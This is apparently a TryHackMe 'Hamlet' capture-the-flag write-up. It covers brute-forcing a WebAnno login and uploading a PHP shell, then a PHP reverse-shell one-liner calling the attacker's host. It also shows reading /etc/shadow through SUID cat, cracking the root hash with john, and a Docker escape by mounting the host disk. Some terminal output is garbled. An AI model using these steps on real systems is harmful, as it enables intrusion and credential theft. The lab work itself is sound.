

Hamlet

Hamlet

<https://tryhackme.com/room/hamlet>

docker

scan

```
rustscan -a 10.10.135.231 -- -sC -sV -A | tee scan.txt
```

```

End of status
22/tcp open ssh          syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a0ef4c3228a64c760d6a66332cab27 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCS/I3028UwOhlttYpXr6mAeK+XOV9980e/e/3IWpGq9J1GhtGc3J4uwYpBt7SiS3mZivq9D5jGfHqHb6zLbSqmGUnXUnQNYyqr8mGnyL4urp5IuVt1sRCdNXQdt/Lf6Z9A8070PucKzAexFUV28
| exqXDP8rXXkqgkL50Cn2WEV7YxPI6Glcm+arDT9ASgGTZe9rNddqzSafz0aVKRwOTHGhuqmqm0PD3Cc3oYf0Lu7GTJV+Cy6H83s6oUvcruoI1YvbxC9whex0r+NSZ79mgxSDSL6jEim2DQ+Hnh1479JCXMhQ2n0YqBXLZF00YyNkaGdgG3CtI
| T40Z
|   256 566d1a399700bec7106e365c7f6cdcb2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLWNoWTI1bmlzdzAyNTYAAAAIbmlzdzAyNTYAAABBBHt/3Q8qgNKO48Zw3srosCs+bfCx470+iatBUX7VGM5pZTJQ3S340BHgvrvo+d/u9B4e9Z8BgWsqo+aDqGsTZx=
|   256 0b7740b2cc308d8e45f1a127ce295c7 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZD01INTE5AAAIcnA9v01JedGsfHwI3MF8HBv26F1I8VLpBeNoIS6gKvP
80/tcp open http          syn-ack lighttpd 1.4.45
| http-server-header: lighttpd/1.4.45
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
| http-title: Hamlet Annotation Project
501/tcp open tcpwrapped syn-ack
8000/tcp open http          syn-ack Apache httpd 2.4.48 ((Debian))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
| http-title: Site doesn't have a title (text/html).
| http-server-header: Apache/2.4.48 (Debian)
| http-open-proxy: Proxy might be redirecting requests
8080/tcp open http-proxy syn-ack
| http-trane-info: Problem with XML parsing of /evox/about
| http-title: WebAnno - Log in
| Requested resource was http://10.10.135.231:8080/login.html
| fingerprint-strings:
|_ Four0nFourRequest:
|_ HTTP/1.1 500
|_ Content-Type: application/json;charset=UTF-8
|_ Date: Sat, 24 Feb 2024 15:24:51 GMT
|_ Connection: close
|_ {"timestamp":"170878291171","status":500,"error":"Internal Server Error","exception":"org.springframework.security.web.firewall.RequestRejectedException","message":"The request was rej
ected because the URL contained a potentially malicious String "%2e*","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|_ GetRequest:
|_ HTTP/1.1 302

```

Task Type

Live passive scan

Scope

Proxy (all traffic)

Configurations

Add Data. Add item itself, same domain and URL's in suite scope

Capturing

☒

Task progress

Site map items added: 0

Responses processed: 0

Responses queued: 0

No items to show

Items found in the crawl will display here.

Task log

check FTP

```
ftp 10.10.135.231
```

```
mget *
```

There are 2 files

```
(kali@kali)-[~/THM/hamlet]
$ cat password-policy.md
# Password Policy

## WebAnno

New passwords should be:

- lowercase
- between 12 and 14 characters long

Add links. Add item itself, same domain and URLs in suite

(kali@kali)-[~/THM/hamlet]
$ cat ufw.status
Status: active

To Action From
--
20/tcp ALLOW Anywhere
21/tcp ALLOW Anywhere
22/tcp ALLOW Anywhere
80/tcp ALLOW Anywhere
501/tcp ALLOW Anywhere
8080/tcp ALLOW Anywhere
8000/tcp ALLOW Anywhere
1603/tcp ALLOW Anywhere
1564/tcp ALLOW Anywhere
50000:50999/tcp ALLOW Anywhere
20/tcp (v6) ALLOW Anywhere (v6)
21/tcp (v6) ALLOW Anywhere (v6)
22/tcp (v6) ALLOW Anywhere (v6)
80/tcp (v6) ALLOW Anywhere (v6)
501/tcp (v6) ALLOW Anywhere (v6)
8080/tcp (v6) ALLOW Anywhere (v6)
8000/tcp (v6) ALLOW Anywhere (v6)
1603/tcp (v6) ALLOW Anywhere (v6)
1564/tcp (v6) ALLOW Anywhere (v6)
50000:50999/tcp (v6) ALLOW Anywhere (v6)
```

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map

Host	Method	URL	Status
------	--------	-----	--------

No items to show

Items found in the crawl will display here.

port 501

Here I found second flag

```
PENTESTER / redirects to: http://hamlet
flagng0v0UY.bat|dir: The X-Content-Type-Options: no-sniff
your Fathers sonne indeed, rability-scanned
More then in words? s found (use '-C all'
+ Laer. To cut his throat i'th' ChET, HEA
PENTESTERhod ('Allow' Header): 'PUT' met
gallowsmethod ('Allow' Header): 'DELETE'
THM{2_ophelia_s_grave}login page/section 1
PENTESTERhod ('Allow' Header): 'PUT' met
```

http


On port 80 I found first flag by using dirsearch

```
dirsearch -u http://10.10.135.231
```

```

10:41:02] 403 - 345B - /includes/adovbs.inc
10:41:02] 200 - 1011B - /index.html
10:41:02] 403 - 345B - /index.inc
10:41:02] 403 - 345B - /index.php~
10:41:02] 403 - 345B - /index~
10:41:03] 403 - 345B - /install.inc
10:41:05] 403 - 345B - /localsettings.php~
10:41:15] 403 - 345B - /php.ini~
10:41:21] 403 - 345B - /revision.inc
10:41:21] 200 - 64B - /robots.txt
10:41:21] 403 - 345B - /sample.txt~
10:41:23] 403 - 345B - /settings.php~
10:41:26] 403 - 345B - /sql.inc
10:41:39] 403 - 345B - /wp-config.inc
10:41:39] 403 - 345B - /wp-config.php.inc
10:41:39] 403 - 345B - /wp-config.php~

```



On port 8080 I found login page try to create wordlist

```
cewl --min_word_length 12 http://hamlet.thm/hamlet.txt > words.txt
```

Now all the words change to lowercase

```
tr '[:upper:]' '[:lower:]' < words.txt > lowercase_words.txt
```

I try a lot of usernamemes(michael,admin,hamlet)

And when I back to port 80 I found 1 more possibility)))

Welcome to the *Hamlet Annotation Project*

We are a small group of researchers annotating Shakespeare's *Hamlet* using *WebAnno*. [This](#) is the version of the play we are currently using.

If you want to help out, send an email to Michael 'ghost' Canterbury (ghost@webanno.hamlet.thm). He's obsessed with *Hamlet* and the vocabulary used by Shakespeare.

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
69	imagination	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
70	protestation	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
71	remembrance	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
72	satisfaction	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
73	ambassadors	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
74	recognizances	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
75	equivocation	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
76	vnsanctified	302	<input type="checkbox"/>	<input type="checkbox"/>	431	
77	indiscretion	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
78	reconcilement	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	
79	forgiveness	200	<input type="checkbox"/>	<input type="checkbox"/>	8849	

Request Response

Pretty Raw Hex Hackvortor

```

2 Host: hamlet.thm:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 49
9 Origin: http://hamlet.thm:8080
10 Connection: keep-alive
11 Referer: http://hamlet.thm:8080/login.html?1.-loginForm
12 Cookie: JSESSIONID=1DFE6E8B4542DAAC2FAF0156199E40BC
13 Upgrade-Insecure-Requests: 1
14
15 urlfragment=&username=ghost&password=vnsanctified
  
```

Log in. I found how upload php shell

Projects Settings Home

Help ghost Log out (automatically in 29 min)

Projects

Hamlet

Details Users Documents Layers Tagsets CAS Doctor Guidelines Constraints Export

Documents Browse... powmy.php Format Plain text Import

hamlet.txt

Now I can use path I found before. Here is very important to change document 0 to 1)) I spent a lot of time and try a lot of revshells before I change this))

3	http://hamlet.thm:8000	GET	/repository/project/0/document/0/so...	200	184429	text	txt	10.
244	https://assets-prod.sumo.pro...	GET	/static/354.3a7ddcb120703df0.js	200	11520	script	js	✓ 34.

Request

```

1 GET /repository/project/0/document/0/source/hamlet.txt HTTP/1.1
2 Host: hamlet.thm:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://hamlet.thm:8000/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Wed, 15 Sep 2021 14:52:07 GMT
11 If-None-Match: "2cf53-5cc09d796bd74-azip"


```

Response

```

7 Vary: Accept-Encoding
8 Connection: close
9 Content-Type: text/plain
10 Content-Length: 184147
11
12 ***The Project Gutenberg's Etext of Shakespeare's First Folio***
13 *****The Tragedie of Hamlet*****
14
15 This is our 3rd edition of most of these plays.  See the index.
16
17
18 Copyright laws are changing all over the world, be sure to check
19 the copyright laws for your country before posting these files!!
20

```



None standart repository in /

```
www-data@66505608bd11:~/1/source# ls -la /
total 88
drwxr-xr-x  1 root root 4096 Sep 15  2021 .
drwxr-xr-x  1 root root 4096 Sep 15  2021 ..
-rwxr-xr-x  1 root root    0 Sep 15  2021 .dockerenv
drwxr-xr-x  1 root root 4096 Sep  3  2021 bin
drwxr-xr-x  2 root root 4096 Apr 10  2021 boot
drwxr-xr-x 13 root root 3580 Feb 24 15:17 dev
drwxr-xr-x  1 root root 4096 Sep 15  2021 etc
drwxr-xr-x  2 root root 4096 Apr 10  2021 home
drwxr-xr-x  1 root root 4096 Sep  3  2021 lib
drwxr-xr-x  2 root root 4096 Sep  2  2021 lib64
drwxr-xr-x  2 root root 4096 Sep  2  2021 media
drwxr-xr-x  2 root root 4096 Sep  2  2021 mnt
drwxr-xr-x  2 root root 4096 Sep  2  2021 opt
dr-xr-xr-x 119 root root    0 Feb 24 15:17 proc
drwx-----  1 root root 4096 Sep 15  2021 root
drwxr-xr-x  1 root root 4096 Sep  3  2021 run
drwxr-xr-x  1 root root 4096 Sep  3  2021 sbin
drwxr-xr-x  2 root root 4096 Sep  2  2021 srv
drwxr-xr-x  2 root root 4096 Sep 15  2021 stage
dr-xr-xr-x 13 root root    0 Feb 24 15:17 sys
drwxrwxrwt  1 root root 4096 Sep  3  2021 tmp
drwxr-xr-x  1 root root 4096 Sep  2  2021 usr
drwxr-xr-x  1 root root 4096 Sep  3  2021 var
```

```
www-data@66505608bd11:~/1/source# ls -la /stage
total 12
drwxr-xr-x 2 root root 4096 Sep 15  2021 .
drwxr-xr-x 1 root root 4096 Sep 15  2021 ..
-rw-r--r-- 1 root root  29 Sep 16  2021 flag
```

Looks like I missed 1 flag

Answer the questions below

What is Michael's password?

Correct Answer

Hint

Flag 1

Correct Answer

Flag 2

Correct Answer

Flag 3

Submit

Flag 4

Correct Answer

Flag 5

Cat have a SUID permissions

```

www-data@66505608bd11:~/html/db# find / -type f -perm -u=s 2>/dev/null
/bin/umount
/bin/mount
/bin/cat
/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh

```

But I cannot use cat in this shell

```
php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'
```

```

www-data@66505608bd11:~/html/db# php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'

www-data@66505608bd11:~/html/db# |

```

No python shell stabilization

```
script -qc /bin/bash /dev/null
```

Using SUID I can read /etc/shadow

```
LFILE=/etc/shadow
```

```
/bin/cat "$LFILE"
```

```

script -qc /bin/bash /dev/null
www-data@66505608bd11:/tmp$ LFILE=/etc/shadow
LFILE=/etc/shadow
www-data@66505608bd11:/tmp$ ./cat "$LFILE"
./cat "$LFILE"
bash: ./cat: No such file or directory
www-data@66505608bd11:/tmp$ /bin/cat "$LFILE"
/bin/cat "$LFILE"
root:$y$j9T$.9s2wZRY3hcP/udKIFher1$sIBIYsiMmFlXhK004ZDJDXo54byuq7a4xAD0k9jw2m4:18885:0:99999:7:::
daemon:*:18872:0:99999:7:::
bin:*:18872:0:99999:7:::
sys:*:18872:0:99999:7:::awlet
sync:*:18872:0:99999:7:::d
games:*:18872:0:99999:7:::
man:*:18872:0:99999:7:::
lp:*:18872:0:99999:7:::
mail:*:18872:0:99999:7:::
news:*:18872:0:99999:7:::
uucp:*:18872:0:99999:7:::
proxy:*:18872:0:99999:7:::
www-data:*:18872:0:99999:7:::long
backup:*:18872:0:99999:7:::
list:*:18872:0:99999:7:::mlet
irc:*:18872:0:99999:7:::
gnats:*:18872:0:99999:7:::ord-policy.md scan.txt ufw.status words.txt
nobody:*:18872:0:99999:7:::
_apt:*:18872:0:99999:7:::mlet
www-data@66505608bd11:/tmp$ █

```

I found hash but does it crackable??))



Information Security Stack Exchange

<https://security.stackexchange.com> > ... · Tłumaczenie strony

hashcat - Can anyone identify the \$y\$ hash prefix or ...

4 maj 2021 — I'm using Kali Linux and trying to crack my own /etc/passwd file with the username "matt". I've unshadowed it however trying to use Hashcat ...

What type of hashes are these and what are salts? [closed] 1 post 15 wrz 2016

For bcrypt why is JTR so much faster than hashcat? 1 post 28 sty 2021

php crypt - trailing dollar sign - extract only the salt part ... 1 post 12 mar 2014

Więcej wyników z security.stackexchange.com



Unix & Linux Stack Exchange

<https://unix.stackexchange.com> > ... · Tłumaczenie strony

What's the encryption type \$y\$ used in /etc/passwd on Kali ...

6 sie 2021 — I know the typical encryption types for Linux are \$1\$, \$2a\$, \$2y\$, \$5\$, and \$6\$, but I haven't found any answers for what \$y\$ is. I'm using the ...

1 odpowiedź · Najlepsza odpowiedź: From man 5 crypt, AVAILABLE HASHING METHODS ye...

How to find the hashing algorithm used to hash ... 4 odpowiedzi 14 mar 2018

The format of encrypted password in /etc/passwd ... 6 odpowiedzi 29 mar 2021

I found that this is yescript!!!

— ilkkachu Aug 11, 2021 at 19:53

Add a comment

1 Answer

Sorted by: Highest score (default)



From man 5 crypt, AVAILABLE HASHING METHODS

12



yescript

yescript is a scalable passphrase hashing scheme designed by Solar Designe script. Recommended for new hashes.

Prefix

"\$y\$"

Hashed passphrase format

\\$y\\$[./A-Za-z0-9]+\\$[./A-Za-z0-9]{,86}\\$[./A-Za-z0-9]{43}

Maximum passphrase length

unlimited

Hash size

256 bits

Salt size

up to 512 bits

CPU time cost parameter

1 to 11 (logarithmic)

al

And this is crackable

1 Answer

Sorted by: Highest score (default)

I'm going to guess that you're testing this on Kali itself; having ran the following command successfully:

8

```
sudo unshadow /etc/passwd /etc/shadow > johninput
```

If you view johninput and see **\$y\$** right after the username, then that indicates the passwords are hashed with **yescrypt**.

```
kali:$y$j9T$B4i9oW2LaERt/J5/X8bbN/$zzGfRqAZim/VofZcas3MhnfSdYddB5.zRulK087PN2A:100
```

It appears John needs a little help with detecting the hash format, so try changing your command line to the following:

```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt johninput
```

Of course the default password for the kali user is solved much faster by simply running:

```
john --format=crypt hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
```

```
(kali@kali)~[~/THM/hamlet]
$ john --format=crypt hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
murder (???)
1g 0:00:00:19 DONE (2024-02-24 13:39) 0.05205g/s 254.8p/s 254.8c/s 254.8C/s 2222222..asasas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
www-data@66505608bd11:/tmp$ su root
su root @ kali ~[~/THM/hamlet]
Password: murder
root@66505608bd11:/tmp# cd /root
cd /root @ kali ~[~/THM/hamlet]
root@66505608bd11:~# ls hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
ls: using default input encoding: UTF-8
root@66505608bd11:~# ls -la (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt])
ls -la (algorithm specific iterations) is 1 for all loaded hashes
total 20
drwx----- 1 root root 4096 Sep 15 2021 .
drwxr-xr-x 1 root root 4096 Sep 15 2021 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 24 Sep 16 2021 .flag
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
root@66505608bd11:~# cat .flag
cat .flag
THM{5_murder_most_foul}hamlet
root@66505608bd11:~#
```

docker escape

see all devices

```
ls -la /dev | grep disk
```

create folder

```
mkdir /mnt-test
```

Mounting first device

```
mount /dev/dm-0 /mnt-test
```

I am escape out of docker

```
root@66505608bd11:~# mount /dev/dm-0 /mnt-test
mount /dev/dm-0 /mnt-test
root@66505608bd11:~# cd /mnt-test
cd /mnt-test
root@66505608bd11:/mnt-test# ls -la
ls -la
total 4015224
drwxr-xr-x 24 root root      4096 Sep 15  2021 .
drwxr-xr-x  1 root root      4096 Feb 24  19:00 ..
drwxr-xr-x  2 root root      4096 Sep 15  2021 bin
drwxr-xr-x  2 root root      4096 Sep 15  2021 boot
drwxr-xr-x  2 root root      4096 Sep 15  2021 cdrom
drwxr-xr-x  4 root root      4096 Aug  6  2020 dev
drwxr-xr-x 99 root root      4096 Sep 16  2021 etc
drwxr-xr-x  5 root root      4096 Sep 15  2021 home
lrwxrwxrwx  1 root root        34 Sep 15  2021 initrd.img → boot/initrd.img-4.15.0-156-generic
lrwxrwxrwx  1 root root        34 Sep 15  2021 initrd.img.old → boot/initrd.img-4.15.0-156-generic
drwxr-xr-x 23 root root      4096 Sep 15  2021 lib
drwxr-xr-x  2 root root      4096 Aug  6  2020 lib64
drwx----- 2 root root     16384 Sep 15  2021 lost+found
drwxr-xr-x  2 root root      4096 Aug  6  2020 media
drwxr-xr-x  3 root root      4096 Sep 15  2021 mnt
drwxr-xr-x  5 root root      4096 Sep 15  2021 opt
drwxr-xr-x  2 root root      4096 Apr 24  2018 proc
drwx----- 5 root root      4096 Sep 15  2021 root
drwxr-xr-x 13 root root      4096 Aug  6  2020 run
drwxr-xr-x  2 root root     12288 Sep 15  2021 sbin
drwxr-xr-x  2 root root      4096 Sep 15  2021 snap
drwxr-xr-x  4 root root      4096 Sep 15  2021 srv
-rw----- 1 root root    4111466496 Sep 15  2021 swap.img
drwxr-xr-x  2 root root      4096 Apr 24  2018 sys
drwxrwxrwt  9 root root      4096 Feb 24  15:20 tmp
drwxr-xr-x 10 root root      4096 Aug  6  2020 usr
drwxr-xr-x 14 root root      4096 Sep 15  2021 var
lrwxrwxrwx  1 root root        31 Sep 15  2021 vmlinuz → boot/vmlinuz-4.15.0-156-generic
lrwxrwxrwx  1 root root        31 Sep 15  2021 vmlinuz.old → boot/vmlinuz-4.15.0-156-generic
root@66505608bd11:/mnt-test#
cd root
root@66505608bd11:/mnt-test/root# ls -la
ls -la
total 32
drwx----- 5 root root 4096 Sep 15  2021 .
drwxr-xr-x 24 root root 4096 Sep 15  2021 ..
-rw-r--r-- 1 root root 3106 Apr  9  2018 .bashrc
drwx----- 2 root root 4096 Sep 15  2021 .cache
drwxr-xr-x  3 root root 4096 Sep 15  2021 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwx----- 2 root root 4096 Sep 15  2021 .ssh
-rw-r--r-- 1 root root   55 Sep 16  2021 flag
root@66505608bd11:/mnt-test/root# cat flag
cat flag
THM{6_though_this_be_madness_yet_there_is_method_in_t}
root@66505608bd11:/mnt-test/root#
```

last flag

I didn't find a way to 3rd flag.

Answer the questions below

What is Michael's password?

vnsanctified

Correct Answer

Hint

Flag 1

THM{1_most_mechanical_and_dirty_hand}

Correct Answer

Flag 2

THM{2_ophelia_s_grave}

Correct Answer

Flag 3

Answer format: **{*****}

Submit

Flag 4

THM{4_the_murder_of_gonzago}

Correct Answer

Flag 5

THM{5_murder_most_foul}

Correct Answer

Flag 6

THM{6_though_this_be_madness_yet_there_is_method_in_t}

Correct Answer

So I found him on host

```
find / -type f -name "*flag*"
```

```
/usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/bin/dpkg-buildflags
/usr/share/dpkg/buildflags.mk
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/stage/flag
/mnt-test/opt/stage/flag
/mnt-test/root/flag
/mnt-test/home/ophelia/flag
/mnt-test/usr/src/linux-headers-4.15.0-156-generic/include/config/arch/uses/high/vma/flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/tty_flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/pageblock-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/irqflags.h
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/5dca9c2b244ade6cbe8de131ad931075b5228f44
root@66505608bd11:/mnt-test/root# cat /mnt-test/home/ophelia/flag
cat /mnt-test/home/ophelia/flag
THM{3_i_was_the_more_deceived}
root@66505608bd11:/mnt-test/root#
```